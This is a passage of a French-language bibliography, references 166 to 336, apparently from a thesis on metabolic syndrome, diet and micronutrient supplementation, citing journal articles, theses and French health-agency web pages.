- 166 ROSMORDUC, O et L, FARTOUX. « Syndrome métabolique, stéatopathie hépatique non alcoolique (NASH) et carcinome hépatocellulaire : des liaisons bien dangereuses... » *Bull. Acad. Natle Méd*, vol 198, n° 9, p. 1653-1664, séance du 9 décembre 2014. <http://www.academie-medecine.fr/wp-content/uploads/2016/06/1653-%C3%A0-1664.pdf>
- 167 Thèse de Cornet, P. « Corps obèse et société, regards croisés entre médecins et patients » 12 décembre 2015
- 168 Marmouch, et al. « P267 La dépression chez les diabétiques de type 2 avec et sans syndrome métabolique », *Diabetes& Metabolism*, vol 38, n° S2, p. A93, 10 avril 2012.
- 169 Thèse de Roux, P-G. « Etude des relations entre syndrome métabolique, maladies psychiatriques études et psychotropes : revue de la littérature » 2016 à Bordeaux
- 170 « Prévention ». Haute Autorité de Santé. https://www.hassante.fr/jcms/c_410178/fr/prevention.
- 171 Scheen, A. « Prévention des maladies métaboliques : hygiène de vie ou interventions pharmacologiques ? ». *Rev Med Suisse*, vol 1, p. 23183, 2003
- 172 Sociale, Guide du déploiement-Caisse Nationale Militaire de Sécurité. « Les règles hygiéno-diététiques ». Site Internet du Guide du déploiement - Caisse Nationale Militaire de Sécurité Sociale. <https://deploiement.cnmss.fr/hygiene-de-vie/les-regles-hygenodietetiques-318.html>.
- 173 Mahjoub et al. « P139 : Évaluation des paramètres clinico-biologiques du syndrome métabolique chez des obèses 3 mois après une prise en charge nutritionnelle ». *Nutrition Clinique et Métabolisme*, vol 28, p. s 140-141, 12es Journées Francophones de Nutrition, JFN 2014 - Centre des Congrès Le Square, Bruxelles.
- 174 Lakka et al. « Physical activity in prevention and treatment of the metabolic syndrome ». *Applied physiology, nutrition, and metabolism = Physiologie appliquée, nutrition et métabolisme*, vol 32, p. 75-88, 1 mars 2007.
- 175 « Nutrition et santé ». Inserm - La science pour la santé. <https://www.inserm.fr/information-en-sante/dossiers-information/nutrition-et-sante>.
- 176 Andrey et al. « Recommandations nutritionnelles : quelle mise en pratique pour le syndrome métabolique ? Expérience lausannoise - *Revue Médicale Suisse* ». vol 23875, p. 2486, 2004
- 177 Dicom, L. « La santé par l'alimentation ». Ministère des Solidarités et de la Santé. <https://solidarites-sante.gouv.fr/systeme-de-sante-et-medico-social/strategie-nationalede-sante/priorite-prevention-rester-en-bonne-sante-tout-au-long-de-sa-vie-11031/prioriteprevention-les-mesures-phares-detaillees/article/la-sante-par-l-alimentation>
- 178 « Augmenter | Manger Bouger ». <https://www.mangerbouger.fr/Lesrecommandations/Augmenter>
- 179 Nonnote, A-C. « Nutrition clinique pratique ». vol 4, p .4, 2018

- 180 Zou et al. « Fiber-Mediated Nourishment of Gut Microbiota Protects against Diet-Induced Obesity by Restoring IL-22-Mediated Colonic Health ». *Cell Host & Microbe*, vol 23, no 1, p. 41-53, 10 janvier 2018
- 181 Manheimer et al. « Paleolithic nutrition for metabolic syndrome : systematic review and meta-analysis ». *The American Journal of Clinical Nutrition*, vol 102, n° 4, p. 922-932, octobre 2015
- 182 Boers et al. « Favourable Effects of Consuming a Palaeolithic-Type Diet on Characteristics of the Metabolic Syndrome : A Randomized Controlled Pilot-Study ». *Lipids in Health and Disease*, vol 13, p. 160, 11 octobre 2014
- 183 « Les lipides | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/les-lipides>.
- 184 Memoire Online. « Memoire Online - Etude bibliographique sur les huiles essentielles et végétales - Abdelilah BOUTAYEB ». https://www.memoireonline.com/11/15/9306/m_Etude-bibliographique-sur-les-huiles-essentielles-et-vegetales2.html.
- 185 Dorgan et al. « Adolescent Diet and Metabolic Syndrome in Young Women : Results of the Dietary Intervention Study in Children (DISC) Follow-Up Study ». *The Journal of Clinical Endocrinology and Metabolism*, vol 96, no 12, p. E1999-2088, décembre 2011
- 186 « Les acides gras oméga 3 | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/les-acides-gras-om%C3%A9ga-3>.
- 187 Delarue et al. « Intérêt des oméga-3 marins dans la prévention et le traitement du syndrome métabolique », *Médecine thérapeutique*, vol 12, p. 8, 2006
- 188 Académie nationale de médecine | Une institution dans son temps. « Syndrome métabolique : que peut la nutrition contre les organes « abuseurs et complices » ? », 8 juin 2009. <http://www.academie-medecine.fr/syndrome-metabolique-que-peut-la-nutrition-contre-les-organes-abuseurs-et-complices-2/>.
- 189 Picone et al. « Influence d'une supplémentation en omégas 3 au cours de la grossesse - EM|consulte ». *Journal de Gynécologie Obstétrique et Biologie de la Reproduction*, vol 38, n° 2, p. 117-124, avril 2009
- 190 Acide gras de la famille des Oméga 3 et système cardiovasculaire : intérêt nutritionnel et allégations. <https://www.anses.fr/fr/system/files/NUT-Ra-omega3.pdf>
- 191 « Oméga-6 (acide gamma-linolénique, acide linoléique) - EurekaSanté par VIDAL EurekaSanté ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/omega-6-acide-gamma-linolenique-acide-linoleique.html>.
- 192 Czernichow et al. « Acides gras oméga-6 et maladies cardiovasculaires - Recommandations en matière d'apport alimentaire ». *médecine/sciences*, vol 27, n° 6-7, p. 614-618, 1 juin 2011
- 193 Risérus et al. « Conjugated Linoleic Acid (CLA) Reduced Abdominal Adipose Tissue in Obese Middle-Aged Men with Signs of the Metabolic Syndrome : A Randomised Controlled Trial ». *International Journal of Obesity and Related Metabolic Disorders : Journal of the International Association for the Study of Obesity*, vol 25, no 8, p. 1129-1135, août 2001

- 194 Lamarche, B et S, Desroches. « Metabolic Syndrome and Effects of Conjugated Linoleic Acid in Obesity and Lipoprotein Disorders : The Québec Experience ». *The American Journal of Clinical Nutrition*, vol 79, no 6, p. 1149S-1152S, juin 2004
- 195 Delarue, J et N, Guriec. « Acides gras, insulino-résistance, syndrome métabolique et diabète de type 2 - EM|consulte ». *Médecine des maladies Métaboliques*, vol 5, N° 3, p. 253-256, juin 2011
- 196 Schmitt et al. « Pertinence de la baisse du rapport omega 6/ omega 3 en prévention des maladies cardio-vasculaires et métaboliques » *Nutrition Clinique et Métabolisme*, Elsevier Masson, vol 24 (Suppl.1), p. 95-96, 2010.
- 197 « Le Cholestérol ». <https://www.caducee.net/DossierSpecialises/nutrition/cholesterol.asp>.
- 198 « Le guide des bons aliments pour lutter contre le cholestérol ». <http://www.cespharm.fr/en/Prevention-sante/telechargement/38219/859457/le-guide-desbons-aliments-pour-lutter-contre-le-cholesterol-brochure.pdf>
- 199 WANG ET AL. « Moderate-Fat Diet with One Avocado per Day Increases Plasma Antioxidants and Decreases the Oxidation of Small, Dense LDL in Adults with Overweight and Obesity : A Randomized Controlled Trial » *The Journal of Nutrition | Oxford Academic*, n° 231, 14 octobre 2019
- 200 « Aliments enrichis en phytostérols : un bénéfice global sur la prévention des maladies cardiovasculaires non démontré | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/alimentsenrichis-en-phytost%C3%A9rols-un-b%C3%A9n%C3%A9fice-global-sur-la-pr%C3%A9vention-des-maladies>.
- 201 « Phytostérols et phytostanols - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/phytosterolsphytostanols.html>.
- 202 Lassale et al. « Association between Adherence to Nutritional Guidelines, the Metabolic Syndrome and Adiposity Markers in a French Adult General Population ». *PloS One*, vol 8, no 10, 2013
- 203 « Les Glucides ». <https://www.caducee.net/Fiches-techniques/glucides.asp>.
- 204 « Sucres dans l'alimentation | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/sucresdans-l%E2%80%99alimentation>.
- 205 Ménart, C. Mémoire de fin d'études « L'utilisation du sucre en industries agroalimentaires »
- 206 <http://www.noesis-reseau.com/wp-content/uploads/2018/08/3-DIGESTION.pdf>
- 207 Champ, M. « Les glucides : les sucres et les autres... » INRA, CRNH Ouest, Nantes. Cholé-doc. CERIN : numéro 161, MARS - AVRIL 2018
- 208 Kelishadi et al. « Association of fructose consumption and components of metabolic syndrome in human studies : a systematic review and meta-analysis. PubMed - NCBI ». *Nutrition*, vol 30, p. 503-510, 2014
- 209 Créative, Archipel synergie. « Indice glycémique ». <https://www.diabete.qc.ca/fr/vivreavec-le-diabete/alimentation/alimentation-et-nutriments/lindice-glycemique>

- 210 Pr Brand-Miller et al. « International Table of Glycemic Index and Glycemic Load Values ». American Society for Clinical Nutrition, n°76, p. 5–56, 2002
- 211 Zhang et al. « The Association between Glycemic Index, Glycemic Load, and Metabolic Syndrome : A Systematic Review and Dose-Response Meta-Analysis of Observational Studies ». *European Journal of Nutrition*, p. 1-13, novembre 2019.
- 212 Dr Gazagnes et al. « Regard nouveau sur les glucides pour la pratique en Diabétologie » société francophone du diabète paramédical, septembre 2016
- 213 Jones et al. « A Mediterranean-Style Low-Glycemic-Load Diet Improves Variables of Metabolic Syndrome in Women, and Addition of a Phytochemical-Rich Medical Food Enhances Benefits on Lipoprotein Metabolism ». *Journal of Clinical Lipidology*, vol 5, no 3, p. 188-196, mai 2011
- 214 Larger, É. « Charge glycémique : la mémoire du passé des diabétiques ». *Médecine des Maladies Métaboliques*, vol 12, n° 8, p. 683-688, 1 décembre 2018
- 215 Von Bibra et al. « Low-carbohydrate/high-protein diet improves diastolic cardiac function and the metabolic syndrome in overweight-obese patients with type 2 diabetes ». *IJC Metabolic & Endocrine*, vol 2, p. 11-18, 2014
- 215 « Les protides ». <https://www.caducee.net/Fiches-techniques/protides.asp>.
- 216 « Les protéines | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/les-prot%C3%A9ines>
- 217 CERIN, Symposium. « Alimentation, nutrition et syndrome métabolique », s. d, p. 9, 2016
- 218 Weickert et al. « Effects of supplemented isoenergetic diets differing in cereal fiber and protein content on insulin sensitivity in overweight humans. - PubMed - NCBI ». *Am J Clin Nutr*, vol 94, p. 459-471, 2011
- 219 Clifton, P. « Effects of a high protein diet on body weight and comorbidities associated with obesity. - PubMed - NCBI ». *Br J Nutr*, vol 108, p. S122-S129, 2012
- 220 Te Morenga, L et L, Mann. « The role of high-protein diets in body weight management and health. - PubMed - NCBI ». *Br J Nutr*, vol 108, p. S130-138, 2012
- 221 Vors et al. « Produits laitiers et inflammation métabolique : quels liens en phase postprandiale et à long terme ? - ScienceDirect ». *Cahiers de Nutrition et de Diététique*, vol 50, Issue 1, p. 25-38, 2015
- 222 Dugan, C E et M L, Fernandez. « Focus : Obesity: Effects of Dairy on Metabolic Syndrome Parameters: A Review ». *Yale J Biol Med*, vol 87, p. 135-147, 2014
- 223 Fumeron et al. Dairy products and the metabolic syndrome in a prospective study, DESIR. *J Am Coll Nutr*, vol 30, n° 5, p. 454-463, 2011
- 224 Ferrières et al. « Consommation de produits laitiers et facteurs de risque cardiovasculaire dans l'étude MONICA ». *Cahiers de Nutrition et de Diététique*, vol 41, no 1, p. 33-38, 1 février 2006
- 225 « Les sels minéraux et les oligo-éléments ». <https://www.caducee.net/Fichestechniques/mineraux1.asp>.
- 226 « Les minéraux | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/les-min%C3%A9raux>.
- 227 Berger, M et A-M Roussel. « Complémentation ou supplémentation en oligoéléments : qui, pourquoi, comment ? » *Nutrition Clinique et Métabolisme*, vol 31, no 2, p. 93-102, 1 mai 2017

- 228 Remillieux, M. « La part de l'alimentation dans la prévention des maladies : les suppléments vitaminiques ». Médecine des maladies métaboliques, 8 juin 2017
- 229 « Références nutritionnelles en vitamines, minéraux et oligo-éléments Adultes » CERIN, n°127, juin 2017 https://www.cerin.org/documents/fiches_pratiques/
- 230 « Chrome - EurekaSanté par VIDAL ». EurekaSanté. <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/chrome.html>.
- 231 Martin et al. « Chromium Picolinate Supplementation Attenuates Body Weight Gain and Increases Insulin Sensitivity in Subjects with Type 2 Diabetes ». Diabetes Care, vol 29, n° 8, p. 1826-1832, août 2006
- 232 Roussel, A-M. « Chrome et syndrome métabolique » Médecine des maladies Métaboliques, vol 3, n° 5, Novembre 2009
- 233 Trocello et al. « Anomalies du métabolisme du cuivre chez l'adulte ». La revue de médecine interne, vol 31, n° 11, p. 750-756, 21 octobre 2010
- 234 Thèse de Cotte, a et a, Duret. « Le chrome trivalent : intérêts et limites des suppléments », p. 147, 2 septembre 2010
- 235 Roussel, A-M et R-A, Anderson. « Chrome et sensibilité à l'insuline | Médecine & Nutrition ». Méd. Nut, vol 41, n° 1, p. 21-28, 2005
- 236 AFSSA. « AVIS de l'Agence française de sécurité sanitaire des aliments relatif à l'évaluation des teneurs en vitamines et minéraux des denrées enrichies et des compléments alimentaires : chrome » <https://www.anses.fr/fr/system/files/NUT2007sa0315x.pdf>
- 237 « Zinc - EurekaSanté par VIDAL ». EurekaSanté. <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/zinc.html>.
- 238 Fokou et al. « Alimentation et statut en deux micronutriments antioxydants (zinc et vitamine C) de quelques patients camerounais hypertendus ». Nutrition clinique et métabolisme, vol 22, n° 1, p. 4-9, mai 2008
- 239 Roussel, A-M. « Éléments-trace (zinc, sélénium, chrome, fer), syndrome métabolique et diabète de type 2 ». Médecine des Maladies Métaboliques, vol 8, no 5, p. 489-493, octobre 2014
- 240 Capdor et al. « Zinc and glycemic control : a meta-analysis of randomised placebo controlled supplementation trials in humans. - PubMed - NCBI » 2013
- 241 Miao et al. « Zinc Homeostasis in the Metabolic Syndrome and Diabetes ». *Frontiers of Medicine*, vol 7, n° 1, p. 31-52, mars 2013
- 242 Singh et al. « Current Zinc Intake and Risk of Diabetes and Coronary Artery Disease and Factors Associated with Insulin Resistance in Rural and Urban Populations of North India : Journal of the American College of Nutrition : vol 17, No 6 ». 1998
- 243 « Sélénium - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/selenium.html>.
- 244 Stapleton et al. « Selenium : an insulin mimetic ». SpringerLink, vol 57, p. 1874-1879, 2000
- 245 Rose et Hoffmann. « The Role of Selenium in Inflammation and Immunity : From Molecular Mechanisms to Therapeutic Opportunities ». Mary Ann libert publisher, vol 16, n° 7, p. 705-743, 2015

- 246 Zulet et al. « Dietary selenium intake is negatively associated with serum sialic acid and metabolic syndrome features in healthy young adults - ScienceDirect ». Nutrition Research, vol 29,n° 1, p . 41-48, 2009
- 247 Robinson et al. « Effect of daily supplements of selenium on patients with muscular complaints in Otago and Canterbury. - PubMed - NCBI ». N Z Med J, vol 13, n° 93, p. 289292, 1981
- 248 Théron et al. « Toxicité du sélénium à doses pharmacologiques par voie orale - ScienceDirect ». Nutrition Clinique et Métabolisme, vol 11, Issue 2, p. 91-101, 1997
- 249 Courie, R. « La vitamine E ne prévient pas le cancer de la prostate, c'est même probablement l'inverse ! - EM|consulte ». Option Bio, vol 22, N° 463, p. 7, novembre 2011
- Retondario et al. « Selenium intake and metabolic syndrome : A systematic review - ScienceDirect ». Clinical Nutrition, vol 38, n°2, p. 603-614, 2019
- 251 « Iode - EurekaSanté par VIDAL ». EurekaSanté.
<https://eukasante.vidal.fr/parapharmacie/complements-alimentaires/iode.html>
- 252 Dunn, JT et AD, Dunn. « Update on intrathyroidal iodine metabolism. - PubMed - NCBI ». Mary Ann Liebert, vol 11, n°5, p. 407-414, 2001
- 253 Bourre, J.-M. « Effets des nutriments sur les structures et les fonctions du cerveau : le point sur la diététique du cerveau ». Revue Neurologique, vol 160, n° 8-9, p. 767-792, septembre 2004
- 254 Yazidi et al. « John Libbey Eurotext - Médecine thérapeutique - Retentissement métabolique et cardiovasculaire de l'hypothyroïdie fruste : mythe ou réalité ? » Médecine thérapeutique, vol 23, n° 5, p. 288-293, 2017
- 255 Mahmoodianfard et al. « Effects of Zinc and Selenium Supplementation on Thyroid Function in Overweight and Obese Hypothyroid Female Patients : A Randomized DoubleBlind Con... - PubMed - NCBI ». J Am Coll Nutr, vol 34, n°5, p. 391-399, 2015
- 256 « Iode | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ».
- 257 « Magnésium - EurekaSanté par VIDAL ». EurekaSanté. <https://eukasante.vidal.fr/parapharmacie/complements-alimentaires/magnesium.html>.
- 258 Barbagallo et al. « Role of Magnesium in Insulin Action, Diabetes and CardioMetabolic Syndrome X ». Molecular Aspects of Medicine, vol 24, n° 1-3, p. 39-52, juin 2003
- 259 « Le magnésium améliore la glycémie chez les personnes atteintes ou à risque de diabète de type 2 - Société Française de Nutrition ». <http://sf-nutrition.org/magnesiumameliore-glycemie-chez-personnes-atteintes-a-risque-de-diabete-de-type-2/>
- 260 Jee et al. « The Effect of Magnesium Supplementation on Blood Pressure : A MetaAnalysis of Randomized Clinical Trials ». American Journal of Hypertension, vol 15, n° 8, p. 691-696, août 2002
- 261 Singh et al. « Can Dietary Magnesium Modulate Lipoprotein Metabolism ? » Magnesium and Trace Elements, vol 9, n° 5, p. 255-264, 1990)
- 262 He K et al. Magnesium intake and incidence of metabolic syndrome among young adults. Circulation, 2006
- 263 « Pourquoi le Mg est incontournable dans un amaigrissement ? » UDNF Union des Nutrithérapeutes Francophones, 12 septembre 2017.

- 264 Song et al. « Magnesium Intake, C-Reactive Protein, and the Prevalence of Metabolic Syndrome in Middle-Aged and Older U.S. Women ». *Diabetes Care*, vol 28, n° 6, p. 1438-1444, juin 2005
- 265 Rayssiguier et al. « Métabolisme du magnésium et son rôle en pathologie » *Endocrinologie-Nutrition - EM consulte*, n°10, 2000
- 266 « VIDAL - Calcium ». <https://www.vidal.fr/substances/724/calcium/>.
- 267 « Hormonal Control of Calcium & Phosphate Metabolism & the Physiology of Bone | Ganong's Review of Medical Physiology, 25e | AccessMedicine | McGraw-Hill Medical ». <https://accessmedicine.mhmedical.com/content.aspx?bookid=1587§ionid=97164382>
- 268 Gallo et al. « Serum Calcium Increase Correlates With Worsening of Lipid Profile ». *Medicine (Baltimore)*, vol 95, n°8, p. 2774, 2016
- 269 Boumaiza et al. « Association de l'apport alimentaire en calcium, phosphore et magnésium avec le syndrome métabolique chez des volontaires tunisiens - EM|consulte ». *Nutrition clinique et métabolisme*, vol 30, n° 3, p. 273-274, 2016
- 270 Liu et al. « Dietary Calcium, Vitamin D, and the Prevalence of Metabolic Syndrome in Middle-Aged and Older U.S. Women ». *Diabetes Care*, vol 28, n° 12, p. 2926-2932, décembre 2005
- 271 Zemel et al. « Calcium and Dairy Acceleration of Weight and Fat Loss during Energy Restriction in Obese Adults ». *Obesity Research*, vol 12, no 4, p. 582-590, avril 2004
- 272 « Le calcium | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/le-calcium>.
- 273 Manganèse - CERIN ». <https://www.cerin.org/glossaire/manganese/>.
- 274 Harani et al. « P115 : Stress oxydant et Diabète de type 2 : intérêt du manganèse et du chrome dans le contrôle glycémique chez le patient diabétique ». *Nutrition clinique et métabolisme*, vol 28, n° S1, p. 128, 24 décembre 2014
- 275 Gouaref et al. « John Libbey Eurotext - Annales de Biologie Clinique - Association du profil des minéraux traces au syndrome métabolique et au stress oxydant dans l'hypertension artérielle essentielle avec ou sans diabète de type 2 ». Vol 74, numéro 2, mars-avril 2016
- 276 Lee, BK et Y, Kim. « Relationship between blood manganese and blood pressure in the Korean general population according to KNHANES 2008. - PubMed - NCBI ». *Environmental Research*, vol, n°6, p. 79-803, 2011
- 277 Manganèse - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/manganese.html>
- 278 « Cuivre - CERIN ». <https://www.cerin.org/glossaire/cuivre/>.
- 279 Krishnamoorthy et al. « Copper regulates cyclic-AMP-dependent lipolysis ». *Nature Chemical Biology*, vol 12, p. 586, 6 juin 2016.

- 280 Aguilar et al. « Plasma Mineral Content in Type-2 Diabetic Patients and Their Association with the Metabolic Syndrome ». *Annals of Nutrition & Metabolism*, vol 51, no 5, p. 402-406, 2007
- 281 Zheng et al. « The Role of Zinc, Copper and Iron in the Pathogenesis of Diabetes and Diabetic Complications : Therapeutic Effects by Chelators ». *Hemoglobin*, vol 32, no 1-2, p. 15-145, 2008
- 282 « Cuivre - EurekaSanté par VIDAL ». EurekaSanté.
<https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/cuivre.html>.
- 283 Pierre-Lecocq,K. « Potassium ». CERIN.
<https://www.cerin.org/glossaire/potassium/>.
- 284 Fumeaux, Z. « Hyperkaliémie - Revue Médicale Suisse ». *Rev Med Suisse*, vol 3, p. 32093, 2007
- 285 Beneytou, J-L. « Les bénéfices d'un apport suffisant en potassium - EM Premium ». *Pratiques en nutrition*, vol 9, n° 35, p. 36-37, juillet 2013
- 286 Jain et al. « Association of Urinary Sodium-to-Potassium Ratio with Obesity in a Multiethnic Cohort ». *The American Journal of Clinical Nutrition*, vol 99, no 5, p. 992-998, mai 2014
- 287 « Potassium - EurekaSanté par VIDAL ». EurekaSanté.
<https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/potassium.html>
- 288 « Le sel | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/le-sel>.
- 289 « Réduire la consommation de sel ». <https://www.who.int/fr/news-room/factsheets/detail/salt-reduction>.
- 290 Yatabe et al. « Salt sensitivity is associated with insulin resistance, sympathetic overactivity, and decreased suppression of circulating renin activity in lean patients with essential hypertension - PubMed - NCBI ». *Am J Clin Nutr*, vol 92, n° 1, p. 77-82, 2010
- 291 Sun et al. « Systolic Blood Pressure in Childhood Predicts Hypertension and Metabolic Syndrome Later in Life ». *PEDIATRICS*, vol 119, n° 2, p. 237-246, février 2007
- 292 Barbato et al. « Metabolic syndrome and renal sodium handling in three ethnic groups living in England. - PubMed - NCBI ». *Diabetologia*, vol 47, n° 1, p. 40-46, 2004
- 293 Pan et al. « The epithelial sodium/proton exchanger, NHE3, is necessary for renal and intestinal calcium (re)absorption. - PubMed - NCBI ». *Am J Physiol Renal Physiol*, vol 302, n°8, p. F 943-956, 2001
- 294 Haut Conseil de la santé publique. « Avis relatif aux objectifs de santé publique quantifiés pour la politique nutritionnelle de santé publique (PNNS) 2018-2022 » <https://www.cerin.org/rapports/pnns-2018-2022/>
- 295 « Le fer | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/le-fer>
- 296 « Fer - EurekaSanté par VIDAL ». EurekaSanté.
<https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/fer.html>.

- 297 Deugnier et al. « Hyperferritinémies non hémochromatosiques ». Gastroentérologie Clinique et Biologique, vol 33, n° 4 pages 323-326, 2009
- 298 Waeber et al. « Hyperferritinémie associée au syndrome métabolique : une nouvelle cible thérapeutique ? » Revue Médicale Suisse, vol 9, n°404, 2007
- 299 Lemoine, S. « Hépatosidérose dysmétabolique ». DES hépato-gastro-entérologie, 11/12/10. s. d., 26.
- 300 « Prévenir les carences en fer | ameli.fr | Assuré ». <https://www.ameli.fr/gironde/assure/sante/themes/anemie-carence-fer/couvrir-besoinsfer-age>.
- 301 Pierre-Lecocq, k. « Phosphore ». CERIN. <https://www.cerin.org/glossaire/phosphore/>. 302 « Phosphore - EurekaSanté par VIDAL ». EurekaSanté. <http://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/phosphore.html>.
- 303 Khattab et al. « Phosphorus ingestion improves oral glucose tolerance of healthy male subjects : a crossover experiment | Nutrition Journal | Full Text ». Nutrition Journal, vol 14, n° 112, 2015
- 304 Ayoub et al. « Effect of Phosphorus Supplementation on Weight Gain and Waist Circumference of Overweight/Obese Adults : A Randomized Clinical Trial ». Nutrition & Diabetes vol, 5, no 12, p. 189, décembre 2015
- 305 Vereecken, S. « Phosphore » Cours de néphrologie - Hôpital Erasme. <http://coeuracorp.info/content/uploads/2015/10/aliments-riches-en-phosphore.pdf>
- 306 Pr Bendavid, C. « Electrolytes et ionogramme » PCEM2, 2015-2016
- 307 DGCCRF « NUTRIMENTS : Recommandations sanitaires ». Version 2, p. 1-15, janvier 2019
- 308 « Vitamine A & caroténoïdes provitaminiques | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/vitamine-carot%C3%A9no%C3%AFdes-provitaminiques>.
- 309 Frey, Simone, et Vogel. « Vitamin A Metabolism and Adipose Tissue Biology ». Nutrients, vol 3, n° 1, p. 27-39, 6 janvier 2011
- 310 Sima et al. « P2139 Les Rétinoïdes Dans L'évaluation Précoce Du Syndrome Métabolique Et Diabète De Type 2 (Humain) ». Diabetes & Metabolism, vol 39, n° 1, p. 100, 2013
- 311 Carpentier, S. « Déficiences micronutritionnelles chez les patients obèses - Revue Médicale Suisse ». Rev Med Suisse, vol 9, p. 664-669, 2013
- 312 « Les vitamines ». <https://www.caducee.net/Fiches-techniques/vitamine.asp>.
- 313 EurekaSanté. « Vitamine B1 (thiamine) - EurekaSanté par VIDAL ». ».

- <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b1thiamine.html>.
- 314 Al-Attas et al. « Avantages métaboliques de la supplémentation en thiamine pendant six mois chez les patients atteints ou non de diabète sucré de type 2. » Clin Med Insights, le diabète endocrinol, n°7, p. 1-6, 2014
- 315 EurekaSanté. « Vitamine B2 (riboflavine) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b2riboflavine.html>.
- 316 « La vitamine B2 ». <https://www.caducee.net/Fiches-techniques/vitamineb-2.asp>.
- 317 EurekaSanté. « Vitamine B3 (niacine ou vitamine PP) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b3-ppniacine.html>.
- 318 Descamps, O, S. « LA NIACINE OU ACIDE NICOTINIQUE, UNE RIPOSTE DU PASSÉ FACE AUX DÉFIS MODERNES DE LA PRÉVENTION CARDIOVASCULAIRE » L. Med, vol 128, n° 9, p. 295-307, 2009
- 319 Berge, KG et PL, Canner. « Coronary Drug Project : Experience with Niacin. Coronary Drug Project Research Group ». European Journal of Clinical Pharmacology, vol 40, n°1, p. 49-51, 1991
- 320 Caducee.net. « La niacine dans le traitement des dyslipidémies associées au diabète de type 2 ». <https://www.caducee.net/actualite-medicale/4151/la-niacine-dans-letraitement-des-dyslipidemies-associees-au-diabete-de-type-2.html>.
- 321 EurekaSanté. « Vitamine B5 (acide panthothénique) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b5-acidepanthothenique.html>.
- 322 « Pantethine - an overview | ScienceDirect Topics ». <https://www.sciencedirectcom.docelec.u-bordeaux.fr/topics/medicine-and-dentistry/pantethine>.
- 323 Evans et al. « Pantethine, a Derivative of Vitamin B5, Favorably Alters Total, LDL and Non-HDL Cholesterol in Low to Moderate Cardiovascular Risk Subjects Eligible for Statin Therapy: A Triple-Blinded Placebo and Diet-Controlled Investigation ». Vascular Health and Risk Management, vol 10p. 89, 2014
- 324 Gregory, S et ND, Kelly. « Pantothenic Acid » Alternative Medicine Review, vol 16, n° 3, p. 263-275, 2011
- 325 EurekaSanté. « Vitamine B6 (pyridoxine) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b6pyridoxine.html>.
- 326 Nix, et al. « Vitamin B Status in Patients with Type 2 Diabetes Mellitus with and without

- Incipient Nephropathy ». *Diabetes Research and Clinical Practice*, vol 107, n° 1, p. 157165, 1 janvier 2015
- 327 Bender, DA. « Vitamin B6 : Beyond Adequacy » *Journal of Evidence-Based Complementary & Alternative Medicine*, vol 16, p. 29-41, 2011
- 328 EurekaSanté. « Vitamine B8 (biotine) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b8-h-b7biotine.html>.
- 329 Revilla-Monsalve et al. « Biotin Supplementation Reduces Plasma Triacylglycerol and VLDL in Type 2 Diabetic Patients and in Nondiabetic Subjects with Hypertriglyceridemia ». *Biomedicine & Pharmacotherapy = Biomedecine & Pharmacotherapie*, vol 60, n° 4, p. 182185, mai 2006
- 330 Singer et al. « The Effect of Chromium Picolinate and Biotin Supplementation on Glycemic Control in Poorly Controlled Patients with Type 2 Diabetes Mellitus: A PlaceboControlled, Double-Blinded, Randomized Trial ». *Diabetes Technology & Therapeutics*, vol 8, n° 6, p. 636-643, décembre 2006.
- 331 « Vitamine B8 » https://www.eurofins-biomnis.com/referentiel/liendoc/precis/VITAMINE_B8.pdf
- 332 EurekaSanté. « Vitamine B9 (acide folique) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b9-macide-folique.html>.
- 333 Remillieux, M. « La part de l'alimentation dans la prévention des maladies : les suppléments vitaminiques ». *Médecine des maladies métaboliques*, vol 11, n°3, p. 246-257, 2017
- 334 « Vitamine B9 ou acide folique | Anses - Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail ». <https://www.anses.fr/fr/content/vitamineb9-ou-acide-folique>.
- 335 « Vitamine B12 (cobalamine) - EurekaSanté par VIDAL ». <https://eurekasante.vidal.fr/parapharmacie/complements-alimentaires/vitamine-b12cobalamine.html>.
- 336 Thèse de Zhen, L. « Association du statut en vitamine B12 et Folate avec les manifestations du syndrome métabolique liées à l'obésité morbide » 2016
